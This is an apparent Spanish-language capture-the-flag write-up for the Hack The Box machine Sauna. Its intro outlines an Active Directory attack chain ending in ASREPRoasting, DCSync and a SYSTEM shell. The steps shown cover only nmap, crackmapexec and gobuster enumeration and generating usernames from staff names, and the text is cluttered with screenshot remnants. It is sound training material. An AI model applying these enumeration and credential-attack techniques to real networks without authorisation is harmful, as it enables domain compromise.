# *Sauna*

##Sauna machine easy htb##

Sauna is an easy difficulty Windows machine that features Active Directory enumeration and exploitation. Possible usernames can be derived from employee full names listed on the website. With these usernames, an ASREPRoasting attack can be performed, which results in hash for an account that doesn&amp;#039;t require Kerberos pre-authentication. This hash can be subjected to an offline brute force attack, in order to recover the plaintext password for a user that is able to WinRM to the box. Running WinPEAS reveals that another system user has been configured to automatically login and it identifies their password. This second user also has Windows remote management permissions. BloodHound reveals that this user has the *DS-Replication-Get-Changes-All* extended right, which allows them to dump password hashes from the Domain Controller in a DCSync attack. Executing this attack returns the hash of the primary domain administrator, which can be used with Impacket&amp;#039;s psexec.py in order to gain a shell on the box as `NT_AUTHORITY\SYSTEM`.

Escaneo:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-11 21:14 -05
Nmap scan report for 10.10.10.175 (10.10.10.175)
Host is up (0.075s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-09-12 09:15:48Z)
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
464/tcp  open  kpasswd5?
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.61 seconds
```

full puertos:

```
nmap -Pn -p- 10.10.10.175 -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-11 21:17 -05
Nmap scan report for 10.10.10.175 (10.10.10.175)
Host is up (0.074s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
```

```
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49676/tcp open  unknown
49696/tcp open  unknown
```


Rescaneando:

```
nmap -Pn -sCV EGOTISTICAL-BANK.LOCAL -T4 -v
```

```
53/tcp   open  domain        Simple DNS
Plus
80/tcp   open  http          Microsoft IIS httpd
10.0
|_http-server-header: Microsoft-IIS/
10.0
|_http-title: Egotistical Bank ::
Home
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-12 09:22:50Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,
Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,
Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
```


```
| smb2-time:
|   date: 2023-09-12T09:22:59
|_  start_date: N/A
|_clock-skew: 6h59m56s
```

validando el dominio con crackmapexec y ldap
crackmapexec ldap 10.10.10.175 -u '' -p ''




```
└─$ crackmapexec ldap 10.10.10.175 -u '' -p ''
SMB         10.10.10.175    445    SAUNA            [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
LDAP        10.10.10.175    445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\: Error connecting to the domain, are you sure LDAP service is running on the target ?

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

tenemos puerto 80 abierto




10.10.10.175

Agreamos al /etc/hots y rescaneamos y validamos



egotistical-bank.local

posibles colaboradores:



egotistical-bank.local/about.html

50%

l m… Machine Excell Training ACTIVE DIRECTORY

Phasellus sed aliquam leo a massa eu fringilla.

Fergus Smith

Shaun Coins

Hugo Bear

Bowie Taylor

Sophie Driver


Steven Kerb

AMAZING

Meet The Team

Meet the team. So many bank account managers but only one security manager. Sounds about right!

admins:



egotistical-bank.local/single.html

90%


anslate - El m… Machine Excell Training ACTIVE DIRECTORY

✓ Vel illum qui dolorem fugiat quo

✓ Quis autem vel eum repreh

✓ Neque porro quisquam est qui

Our Posts



Our Posts

Sed ut perspiciatis elit in Scelerisque

30-03-19 Admin

Perspiciatis unde omni elit in Scelerisque

31-03-19 Admin

Sed ut perspiciatis elit in Scelerisque

02-04-19 Admin

Jenny Joy 22 16

escaneo gobuster:

```
gobuster dir -u http://egotistical-bank.local/ -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt -x txt,php,ht,html,xml,sh
```

```
/images              (Status: 301) [Size: 160] [--> http://egotistical-bank.local/images/]

/index.html          (Status: 200) [Size:
32797]
/about.html          (Status: 200) [Size:
30954]
/contact.html        (Status: 200) [Size:
15634]
/blog.html           (Status: 200) [Size:
24695]
/Images              (Status: 301) [Size: 160] [--> http://egotistical-bank.local/Images/]

/css                 (Status: 301) [Size: 157] [--> http://egotistical-bank.local/css/]
```

/Contact.html   (Status: 200) [Size:
15634]
/About.html   (Status: 200) [Size:
30954]
/Index.html   (Status: 200) [Size:
32797]
/Blog.html   (Status: 200) [Size:
24695]
/fonts   (Status: 301) [Size: 159] [--> http://egotistical-bank.local/fonts/]

/IMAGES   (Status: 301) [Size: 160] [--> http://egotistical-bank.local/IMAGES/]

/INDEX.html   (Status: 200) [Size:
32797]
/Fonts   (Status: 301) [Size: 159] [--> http://egotistical-bank.local/Fonts/]


/single.html   (Status: 200) [Size:
38059]
/CSS   (Status: 301) [Size: 157] [--> http://egotistical-bank.local/CSS/]

/CONTACT.html   (Status: 200) [Size:
15634]
/ABOUT.html   (Status: 200) [Size: 30954]

parece que con estos usuarios podemos crear un pequeño diccionario de usuarios y validar con cual nos podemos autenticar, recordemos que tiene nombre y apellido en una organización simpre se crean los user con estas letras ejemplo my user of isec: apenue


para esto se utiliza el script username-anarchy
hacemos vamos al script luego a raw y wget https://raw.githubusercontent.com/urbanadventurer/username-anarchy/master/username-anarchy

###EXPLOTACION##################
########


https://raw.githubusercontent.com/urbanadventurer/username-anarchy/master/username-anarchy
YouTube
DeepL Translate - El m...
Machine Excell
Training
ACTIVE DIRECTORY

```
#!/usr/bin/env ruby
# UsernameAnarchy - generate usernames
# by urbanadventurer
#
```


sin embargo nos da un problema de formatos entonces descargamos un segundo script llamado formats plugins



urbanadventurer updated README   d5e653f on Oct 21,


names	created better forum-names. 100,1000,10000
README.md	updated README
format-plugins.rb	add ascii art

al igual raw y wget https://raw.githubusercontent.com/urbanadventurer/username-anarchy/master/format-plugins.rb



https://raw.githubusercontent.com/urbanadventurer/username-anarchy/master/format-plugins.rb
YouTube
DeepL Translate - El m...
Machine Excell
Training
ACTIVE DIRECTORY

```
# Copyright
# Part of Username Anarchy

class Plugin
        attr_accessor :plugin_name
        @registered_plugins = []

        class << self
                attr_reader :registered_plugins
                private :new
        end
```

cambiamos permisos de ejecución a ambos scripts




```
-$ chmod 744 format-plugins.rb
```



```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ ls -lah
total 32K
drwxr-xr-x  2 kali kali 4.0K Sep 11 22:06 .
drwxr-xr-x 13 kali kali 4.0K Sep 11 22:10 ..
-rwxr--r--  1 kali kali 3.1K Sep 11 22:06 format-plugins.rb
-rwxr--r--  1 kali kali  20K Sep 11 21:51 username-anarchy
```


en esta pagina hay muchas formas de utilizar el script
https://morningstarsecurity.com/research/username-anarchy
se puede por primera letra mas apellido,nombre y apellido etc..
como no conocemos el formato utilizamos este

You know the name of a user but not the username format

